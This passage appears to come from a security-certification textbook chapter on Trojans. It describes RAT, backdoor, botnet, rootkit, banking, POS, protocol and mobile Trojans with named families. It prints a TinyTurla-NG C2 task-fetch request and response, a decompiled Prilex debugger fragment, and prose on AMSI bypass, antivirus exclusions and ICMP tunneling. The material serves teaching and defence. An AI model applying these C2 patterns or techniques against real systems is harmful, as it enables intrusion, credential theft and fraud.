This tale inspired the concept of a computer Trojan, which refers to a program that conceals malicious or harmful code within an ostensibly benign application or data. Later, these Trojans can take over the system and cause harm, such as corrupting a hard drive's file allocation table. Cyber attackers exploit these Trojans to deceive victims into executing specific actions. These actions may include inadvertently installing malicious software or clicking on harmful links. Once activated, Trojans can provide attackers with unrestricted access to the data on the compromised system, potentially leading to significant harm. For example, a person may download a file that seems like a movie only to discover that when they run it, a malicious program is released that either erases the hard drive or gives the attacker access to private data like passwords and credit card numbers.

A Trojan is often embedded within or linked to a legitimate program, which may possess functionalities that are not immediately obvious to the user. Additionally, attackers can manipulate victims as unwitting agents to target others, utilizing the compromised computer to carry out illegal Denial of Service (DoS) attacks.

Trojans operate with the same level of privileges as the victims. For instance, if a victim has the authority to delete files, send information, alter existing files, and install additional programs (including those that enable unauthorized network access and execute privilege escalation attacks), once the Trojan infiltrates that system, it will inherit those same privileges. Additionally, it may seek to exploit vulnerabilities to elevate its access level beyond that of the user executing it. If successful, the Trojan can leverage these enhanced privileges to install further malicious software on the victim's device.

A compromised system can have repercussions for other systems within the network. Systems that transmit authentication credentials, such as passwords, over shared networks in plain text or minimally encrypted formats are especially susceptible. If an attacker gains access to a system on such a network, they may be able to capture usernames, passwords, or other sensitive data.

Furthermore, depending on its actions, a Trojan may falsely implicate a remote system as the origin of an attack through spoofing, thereby placing liability on the remote system. Trojans typically infiltrate systems via methods such as email attachments, downloads, and instant messaging.



Figure 7-05: Depiction of a Trojan Attack

Indications of a Trojan Attack

The following computer issues may signify a Trojan attack:

- The computer screen exhibits flickering, rotates upside-down, or displays content in reverse
- The default wallpaper or background settings change without user intervention, potentially utilizing images stored on the user's device or within the attacker's software
- Printers start printing tasks autonomously
- Web pages open unexpectedly without any user action
- The operating system's color settings alter automatically
- Screensavers transform into personalized scrolling messages
- The sound volume experiences sudden fluctuations
- Antivirus software becomes disabled automatically, leading to corruption, alteration, or deletion of data within the system
- The computer's date and time settings change unexpectedly
- The mouse cursor moves independently
- The functions of left and right mouse clicks are reversed
- The mouse pointer may vanish entirely
- The mouse pointer may click on icons autonomously and become uncontrollable
- The Windows Start button may disappear
- Unusual pop-up messages appear unexpectedly
- Clipboard contents, including images and text, seem to be altered
- The keyboard and mouse may become unresponsive
- Contacts may receive emails from the user's account that the user did not send
- Strange warning messages or dialog boxes may appear, often containing personal inquiries directed at the user, prompting responses via Yes, No, or OK buttons
- The system may shut down and restart in unusual manners
- The taskbar may disappear without notice
- The Task Manager may be disabled by the attacker, preventing the victim from viewing or terminating tasks associated with specific programs or processes
- Disk space may suddenly disappear, or persistent disk errors may appear on the screen
- Unwanted new programs, favorites, or bookmarks may appear in the browser
- There may be unusual network activity during periods of user inactivity
- Devices or applications may exhibit unexpected behavior

- New or unfamiliar icons showing up on the desktop
- Abnormally elevated CPU or memory usage, as the Trojan operating in the background may consume system resources
- Applications launching or terminating autonomously without user intervention



Figure 7-06: How the Attacker Extracts Information from the Victim System

How Hackers Use Trojans

Attackers develop harmful software, such as Trojans, for various malicious objectives, including:

- Deleting or altering essential operating system files
- Generating fraudulent traffic to execute DoS attacks
- Capturing screenshots, audio, and video from the victim's computer
- Utilizing the victim's computer for sending spam and mass email campaigns
- Downloading spyware, adware, and other harmful files
- Disabling security measures like firewalls and antivirus programs
- Establishing backdoors for remote access
- Compromising the victim's computer to serve as a proxy for conducting attacks
- Employing the victim's computer as part of a botnet to carry out DDoS attacks
- Exfiltrating sensitive data, including:
    - Credit card details, which can be exploited for domain registration and online shopping through keyloggers
    - Account credentials such as email, dial-up, and web service passwords
    - Critical corporate documents, including presentations and work-related files
- Encrypting the victim's device to restrict access
- Script kiddies may engage in such activities for amusement, potentially causing the system to behave erratically (e.g., malfunctioning mouse, disruptive pop-up windows, etc.).
- The attacker may exploit a compromised system for other illicit activities, placing the target at risk of legal repercussions if authorities uncover these actions.
- Infected devices can be integrated into a botnet, a collection of compromised computers controlled by an attacker, which are frequently utilized to execute DDoS attacks, distribute spam emails, or mine cryptocurrencies.

- Trojans can serve as a delivery for various forms of malware, such as viruses, worms, and spyware. This ability enables attackers to further exploit the initial compromise, thereby increasing the potential damage or financial gain from their assault.

Common Ports used by Trojans

Ports serve as the gateways for data traffic, categorized into two types: hardware ports and software ports. Within an operating system, software ports function as the primary access points for application traffic; for instance, port 25 is designated for SMTP, facilitating email routing between mail servers. Numerous ports are tailored for specific applications or processes. Various Trojans exploit these ports to infiltrate targeted systems.

To assess whether a system has been compromised, users must possess a fundamental understanding of the status of an "active connection" and the ports frequently exploited by Trojans.

Among the different connection states, the "listening" state is particularly significant in this context. This state is established when a system monitors a port number in anticipation of connecting to another system. Upon system reboot, Trojans typically enter the listening state; some may utilize multiple ports: one for "listening" and others for data transmission. A table detailing the common ports employed by various Trojans is provided below.

Types of Trojans

Trojans are categorized into various types based on the specific functionalities they exploit. The following are some examples of Trojan types:

1. Remote Access Trojans
2. Backdoor Trojans
3. Botnet Trojans
4. Rootkit Trojans
5. E-Banking Trojans
6. Point-of-Sale Trojans
7. Defacement Trojans
8. Service Protocol Trojans
9. Mobile Trojans
10. IoT Trojans
11. Security Software Disabler Trojans
12. Destructive Trojans
13. DDoS Attack Trojans
14. Command Shell Trojans

Remote Access Trojans

Remote Access Trojans (RATs) grant attackers comprehensive control over a victim's system, allowing them to remotely access files, private communications, financial information, and more. The RAT functions as a server, listening on a port that is typically not exposed to internet threats. Consequently, if a firewall protects a user, the likelihood of a remote attacker successfully connecting to the Trojan diminishes. However, attackers within the same network, who are also behind the firewall, can easily exploit the RAT.

For example, consider an attacker named Jason, who aims to compromise Rebecca's computer to extract her data. Jason compromises Rebecca's system by introducing a file named server.exe, which contains a reverse connecting Trojan. This Trojan establishes a connection through Port 80 to Jason, thereby creating a reverse link. As a result, Jason gains full control over Rebecca's device.



Figure 7-07: Working of RAT

Attackers utilize RATs to compromise target machines and obtain administrative privileges. These tools enable an attacker to remotely access the entire Graphical User Interface (GUI) and manipulate the victim's computer without their knowledge. Additionally, they can execute various functions such as capturing screen images and webcam feeds, running code, logging keystrokes, accessing files, sniffing passwords, and managing the registry. RATs are typically disseminated through phishing schemes, drive-by downloads, or via infected USB drives and networked storage. They possess the capability to download and execute further malware, run shell commands, modify registry entries, capture screenshots, log keystrokes, and surveil through webcams.

Remcos RAT

Recent investigations have uncovered a concerning strategy employed by cybercriminals who are utilizing virtual hard disk (.vhd) files to spread the Remcos Remote Access Trojan. This approach was identified through reviews of samples on VirusTotal, with one particular case highlighting a novel attack vector. The .vhd file contained multiple files, including a shortcut that triggered a PowerShell script named "MacOSX.ps1." This script exhibited a range of capabilities, incorporating outdated cyberattack techniques. This development signifies a significant transition towards the use of weaponized .vhd files in cyber threats. The MacOSX.ps1 script demonstrated sophisticated tactics, such as masquerading a PDF as a PNG for download and establishing a task for the subsequent download and execution of another PowerShell script. It employed an AMSI Bypass, downloaded a VB script concealed within a PNG, and decoded it to reveal another PowerShell script encoded in base64. This script subsequently retrieved an image file containing a base64 encoded .NET DLL file, illustrating the attackers' intricate methodologies.

Several other Remote Access Trojans (RATs) exist, including Parallax RAT, AsyncRAT, Xeno RAT, Kedi RAT, AhMyth, MagicRAT, NetSupport RAT, StrRAT, Ratty, and MINEBRIDGE, each showcasing diverse tactics for unauthorized system access and control.

Backdoor Trojans

A backdoor is a type of software that enables unauthorized access to a system by circumventing standard authentication protocols and security measures, such as Intrusion Detection Systems (IDS) and firewalls, often without detection. In such security breaches, cybercriminals utilize backdoor programs to infiltrate the victim's computer or network. Unlike other forms of malware,

backdoors are installed without the user's awareness, granting the attacker the ability to execute various actions on the compromised system, including file transfer, modification, corruption, installation of additional malicious software, and system reboots, all while remaining undetected by the user. Attackers employ backdoors to maintain persistent access to their targets, with most instances being part of targeted attacks. Backdoor Trojans are frequently utilized to assemble victim machines into a botnet or zombie network for conducting illicit activities. These Trojans typically play a role in the second (point of entry) or third (Command-and-Control [C&C]) phases of a targeted attack. The primary distinction between a Remote Access Trojan (RAT) and a conventional backdoor lies in the presence of a user interface in the RAT, which allows the attacker to send commands to the server component on the compromised machine.

In contrast, a traditional backdoor lacks such an interface. For instance, a hacker may exploit vulnerabilities within a target network and deploy the backdoor program named networkmonitor.exe. This backdoor installs itself on a victim's machine within the target network without being detected by existing security measures. Once operational, networkmonitor.exe grants the attacker continuous access to both the victim's machine and the broader target network.

TinyTurla-NG (TTNG)

TinyTurla-NG is a backdoor Trojan associated with the Turla APT group, which is recognized as a Russian cyber-espionage threat. This Trojan provides attackers with remote access and control over compromised systems, thereby enabling the extraction of sensitive information, the execution of commands, and the performance of various malicious operations. Compromised WordPress-based websites serve as Command and Control (C_2) servers for the TTNG backdoor. TTNG is capable of executing arbitrary commands on the infected machines to retrieve critical data, especially credentials from popular password management applications. Initially, attackers seek to configure exclusions in antivirus software to bypass conventional detection methods prior to deployment. Once these exclusions are successfully implemented, TTNG is written to the disk, establishing persistence through batch files and leveraging a malicious Windows service referred to as “sdm.” This procedure allows the attacker to gain initial access and subsequently set exclusions in the installed antivirus software, such as Microsoft Defender. Following the successful establishment of the service, attackers can advance with their malicious objectives.

```
POST <PATH-TO-C2-SCRIPT>-old.php HTTP/1.1
Connection: Keep-Alive
Content-Type: multipart/form-data; boundary="-"
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:2.0.1) Gecko/20100101 Firefox/4.0.1
Content-Length: 175
Host: <HOST>

---
Content-Disposition: form-data;name="id"
Content-Type: text/plain

<ID e.g. eb6cec95>
---
Content-Disposition: form-data;name="gettask"
Content-Type: text/plain

-----
..
HTTP/1.1 200 OK
Date: Fri, 09 Feb 2024 19:01:17 GMT
Server: Apache/2.4.52 (Ubuntu)
Content-Length: 28
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

rsp:C:\Windows\malware.exe">
```

Figure 7-08: C2 Communication Established by TTNG on the Endpoint

There are several additional backdoor Trojans, including:

- SmokeLoader
- BazarLoader
- Kovter
- POWERSTATS v3
- RogueRobin
- ServHelper

Botnet Trojans

In contemporary cybersecurity incidents, botnets play a pivotal role. Cybercriminals, often referred to as "bot herders," deploy botnet Trojans to compromise numerous computers across extensive geographical regions, thereby establishing a network of bots, commonly known as a "bot herd." These attackers deceive unsuspecting users into downloading files that are infected with Trojans through various methods such as phishing, SEO manipulation, and URL redirection. Once a user inadvertently downloads and executes the botnet Trojan, it establishes a connection back to the attacker via IRC channels, remaining dormant until further commands are received. Certain botnet Trojans possess worm-like characteristics, enabling them to propagate automatically to other systems within the network. This functionality allows attackers to execute a range of malicious activities, including DoS attacks, spamming, click fraud, and the theft of sensitive information such as application serial numbers, login credentials, and credit card details.



Figure 7-09: Functioning of Botnet

RDDoS

RDDoS is a botnet Trojan designed to execute commands and carry out Distributed Denial of Service (DDoS) attacks on targeted systems. It employs online parameters that enable attackers to identify the various types of infected devices. Additionally, it can differentiate between sandbox environments and actual devices by analyzing the operational parameters contained within the online packages. Upon successful completion of the online operation, the compromised terminal issues commands that are validated through subsequent operations, which take into account factors such as the first-byte value and the length of the instruction.

For example, if the first byte of incoming data is "0x02," the bot process is terminated, while a first byte of "0x03" signals the end of a subprocess. Conversely, if the first byte is "0x04," the corresponding command is executed via /bin/sh. Lastly, if the first byte is "0x05," "0x06," "0x07," "0x08," or "0x09," and the data length exceeds 13, the DDoS functionality is activated.

Rootkit Trojans

The term "rootkit" is derived from two components: "root" and "kit." In the context of UNIX/Linux, "root" refers to the administrator, analogous to the "administrator" role in Windows systems. The term "kit" signifies a collection of programs that enable an individual to gain root or administrative access to a computer by executing the included programs. Rootkits serve as powerful backdoors that specifically target the root or operating system. Rootkits differ from conventional backdoors in that they avoid detection by circumventing the analysis of services, system task lists, or registries. They grant the attacker complete control over the compromised operating system. It is important to note that rootkits cannot propagate independently, which has led to considerable misunderstanding. In essence, rootkits are merely one element of what is referred to as a blended threat. Such threats generally comprise three components: a dropper, a loader, and the rootkit itself. The dropper is the executable file that installs the rootkit, and its activation often requires human action, such as clicking on a malicious link in an email. Once the dropper is executed, it initiates the loader program and subsequently removes itself. The loader typically triggers a buffer overflow, which facilitates the loading of the rootkit into the system's memory.

Reptile Rootkit

Reptile is a kernel module rootkit specifically engineered for Linux-based systems. It boasts sophisticated features, including a reverse shell and stealth capabilities. This reverse shell

functionality allows attackers to effortlessly seize control of the targeted system. Furthermore, the rootkit incorporates a port-knocking mechanism, which opens a designated port on the compromised system and remains in a standby mode. This setup enables attackers to transmit magic packets to the system, facilitating a connection with the Command and Control (C2) server.



Figure 7-10: Reverse Shell Using Port Knocking by the Reptile Rootkit

E-banking Trojans

E-banking Trojans pose a considerable threat to the security of online banking systems. They capture the victim's account details prior to the encryption process, subsequently relaying this information to the attacker's command-and-control center. The installation of these Trojans typically occurs when the victim interacts with a malicious email attachment or clicks on a harmful advertisement. Attackers design these Trojans to withdraw both minimal and maximal amounts of money, ensuring that they do not deplete the entire account balance, which would raise suspicion. Additionally, these Trojans can take screenshots of the bank account statement, leading the victim to believe that their bank balance remains unchanged, thus concealing the fraud until they check their balance through a different system or an ATM. Furthermore, these Trojans are capable of stealing sensitive information, including credit card numbers and billing details, which they then transmit to remote hackers using various methods such as email, FTP, or IRC.



Figure 7-11: Working of E-Banking Trojan

Working of E-banking Trojans

A banking Trojan is a type of malicious software designed to extract personal information from users engaged in online banking and payment systems. The operation of a banking Trojan encompasses several techniques:

- **TAN Grabber:** A Transaction Authentication Number (TAN) serves as a one-time password for validating online banking transactions. Banking Trojans can intercept legitimate TANs entered by users and substitute them with arbitrary numbers. As a result, the bank will reject these invalid numbers. The attacker then exploits the captured TAN along with the victim's login credentials.
- **HTML Manipulation:** The Trojan can generate counterfeit form fields on e-banking websites, allowing the attacker to gather sensitive information such as the target's account details, credit card numbers, and date of birth. The attacker can use this information to pretend to be the victim and access their account without authorization.
- **Form Grabber:** This malware variant is designed to seize sensitive information, including usernames and passwords, from web browser forms. It is a sophisticated method of obtaining the target's online banking information by examining POST requests and responses made by the victim's browser. It can intercept inputs while the user enters their Personal Access Code and customer number, compromising scramble pad authentication.
- **Covert Credential Collector:** The malware does not do anything unless the victim starts an online financial transaction. It operates discreetly, replicating itself on the computer and modifying registry entries each time the system is booted. The Trojan also scans cookie files saved during visits to financial websites. When the user attempts an online transaction, the Trojan stealthily captures the login credentials and sends them to the attacker.

Some of the methods employed by banking Trojans to extract user information include:

- Keylogging
- Capturing form data
- Inserting deceptive form fields

- Taking screen captures and recording video
- Imitating financial websites.

E-banking Trojan: CHAVECLOAK

A highly advanced banking Trojan called CHAVECLOAK was created to steal victims' financial data. The attack initiates with the download of a malicious ZIP file masquerading as a PDF document, which then employs techniques such as DLL side-loading to activate the malware. This enables attackers to immobilize the victim's screen, record keystrokes, and create misleading pop-up messages. The primary goal is to steal confidential information, including the victim's login credentials.

Additional e-banking Trojans include:

- Grandoreiro
- Ursnif (Gozi)
- Nexus
- DanaBot
- QakBot (Qbot).

Point-of-Sale Trojans

As their name suggests, point-of-sale (POS) Trojans are a category of financial malware specifically designed to target POS systems and payment devices, including credit and debit card readers. Cybercriminals deploy POS Trojans to infiltrate these systems and extract sensitive credit card information, such as the card number, cardholder's name, and CVV code. Given the essential role that POS systems play in the retail sector, the impact of these Trojans can be particularly significant for both retail businesses and their customers.

A credit card's magnetic stripe contains two essential tracks, referred to as TRACK1 and TRACK2, which are vital for processing transactions through a POS device. These tracks hold crucial data related to the credit card. When a POS Trojan successfully compromises a POS device, it seeks to capture the TRACK1 and TRACK2 information from any card inserted into the device. With this information in hand, the attacker gains complete control over the card, facilitating potential financial fraud.

Prilex POS

Prilex is a Brazilian cybercriminal group that primarily targets POS terminals to extract sensitive data. The latest iteration of Prilex POS features the capability to generate new EMV cryptograms, enabling attackers to carry out ghost transactions that bypass conventional anti-fraud measures such as PIN or CHIP verification. The attackers often impersonate POS technicians, persuading targets to install the malware under the guise of a necessary software update. Consequently, they may visit stores as technical experts or request vendors to grant remote access by installing remote desktop applications like AnyDesk.

```
Public Function startDebug()
  Dim var_86 As Integer
  If (global_464 = 0) Then
    Exit Function
  End If
  If (DebugActiveProcess(global_464) = 0) Then
    Call Rundll32.subAddLogData("Nao foi possivel atacar o Dbg ao PID:" & CStr(global_464))
    var_86 = 0
    GoTo loc_449AC4
  End If
  Call Rundll32.subAddLogData("Debug atach Ok PID: " & CStr(global_464))
  loc_449AC4:
  startDebug = var_86
End Function

Public Sub Refresh(tMem)
  Dim var_88 As Long
  Dim var_90 As Double
  If CBool(WaitForDebugEvent(global_60, 1)) Then
    var_90 = (Timer - global_472)
    If (global_60 = 1) Then
      CopyMemory(global_160, VarPtr(global_60), &H64)
      Call Rundll32.subAddLogData(CStr("Dbg: " & IIf(global_256, "First pass", "Final pass")))
      If (global_172 = -1073741819) Then
        Call Rundll32.subAddLogData("Dbg: Access violation - " & CStr(global_60))
        ContinueDebugEvent(global_64, global_68, &H10002)
        Call stopDebug()
        GoTo loc_45DC9F
      End If
```

Figure 7-12: Prilex Debugger

Defacement Trojans

Defacement Trojans, upon infiltrating a system, have the potential to destroy or modify the content of an entire database. Their threat escalates significantly when attackers focus on websites, as they can modify the fundamental HTML structure, leading to changes in the displayed content. Furthermore, the defacement of e-business targets by these Trojans can result in substantial financial losses. Resource editors facilitate the viewing, editing, extraction, and replacement of strings, bitmaps, logos, and icons within any Windows application. They enable users to examine and modify nearly every component of a compiled Windows program, including menus, dialog boxes, and icons. These tools utilize User-styled Custom Applications (UCAs) to execute defacements on Windows applications.



Figure 7-13: Defaced calc.exe Application

Restorator

Restorator is a software application designed for modifying Windows resources within various applications and their associated components, including files with extensions such as .exe, .dll, .res, .rc, and .dcr. This utility enables users to alter, insert, or eliminate resources, including text, images, icons, audio, video, version information, dialog boxes, and menus across a wide range of programs. By utilizing this tool, users can effectively perform tasks related to translation and localization, customization, enhancement of design, and software development.

Service Protocol Trojans

These Trojans gain access to the targeted system by exploiting vulnerable service protocols as ICMP, HTTP/HTTPS, and VNC.

VNC Trojans

A VNC Trojan activates a VNC server daemon on the infiltrated system, allowing the attacker to establish a connection using any VNC viewer. Given that the VNC application is classified as a utility, this Trojan can evade detection by antivirus programs. Notable financial malware such as Vultur, Dridex, and Gozi utilize a Hidden Virtual Network Computing (HVNC) module, granting attackers user-level access to the infected computer.

ICMP Trojans

The Internet Control Message Protocol (ICMP) is a fundamental component of the Internet Protocol (IP), necessitating implementation by every IP module. As a connectionless protocol, it facilitates the transmission of error messages to unicast addresses. ICMP operates by encapsulating packets within IP datagrams. Attackers can exploit covert channel techniques to conceal data within this protocol, rendering it undetectable. The principle of ICMP tunneling enables one protocol to be transmitted over another, utilizing ICMP echo requests and replies to convey a payload and surreptitiously access or control the target machine. Cybercriminals can leverage the data segment of ICMP_ECHO and ICMP_ECHOREPLY packets for arbitrary information tunneling. Since network layer devices and proxy-based firewalls typically do not filter or scrutinize the contents of ICMP_ECHO traffic, this channel becomes particularly appealing to malicious actors. Attackers can either pass, drop, or return the ICMP packets, with the Trojan packets themselves disguised as standard ICMP_ECHO traffic. These packets are capable of encapsulating (tunneling) any necessary information.



Figure 7-14: Working of ICMP Trojan

EXAM TIP: These Trojans exploit specific network protocols like HTTP, FTP, or SMTP to compromise a system. Understand how attackers use known vulnerabilities in these protocols to gain access and install malware. Security weaknesses in service protocols can provide an entry point for attackers.

Mobile Trojans

This type of malicious software is specifically created to compromise mobile phones. The frequency of mobile Trojan attacks is escalating rapidly, driven by the widespread adoption of mobile devices worldwide. Attackers typically deceive victims into installing harmful applications. Once the victim has downloaded the malicious software, the Trojan can execute a range of attacks, including the theft of banking credentials, social media login information, data encryption, and locking the device.

Chameleon

Chameleon is a banking Trojan that specifically targets Android devices through various distribution techniques. It possesses the capability to adapt to numerous commands, such as verifying application package names. This Trojan primarily focuses on mobile banking applications and is often disseminated via phishing websites. By utilizing the proxy feature, it can manipulate the target device, allowing attackers to carry out Device Takeover (DTO) and Account Takeover (ATO) attacks by leveraging Accessibility Service privileges.

IoT Trojans

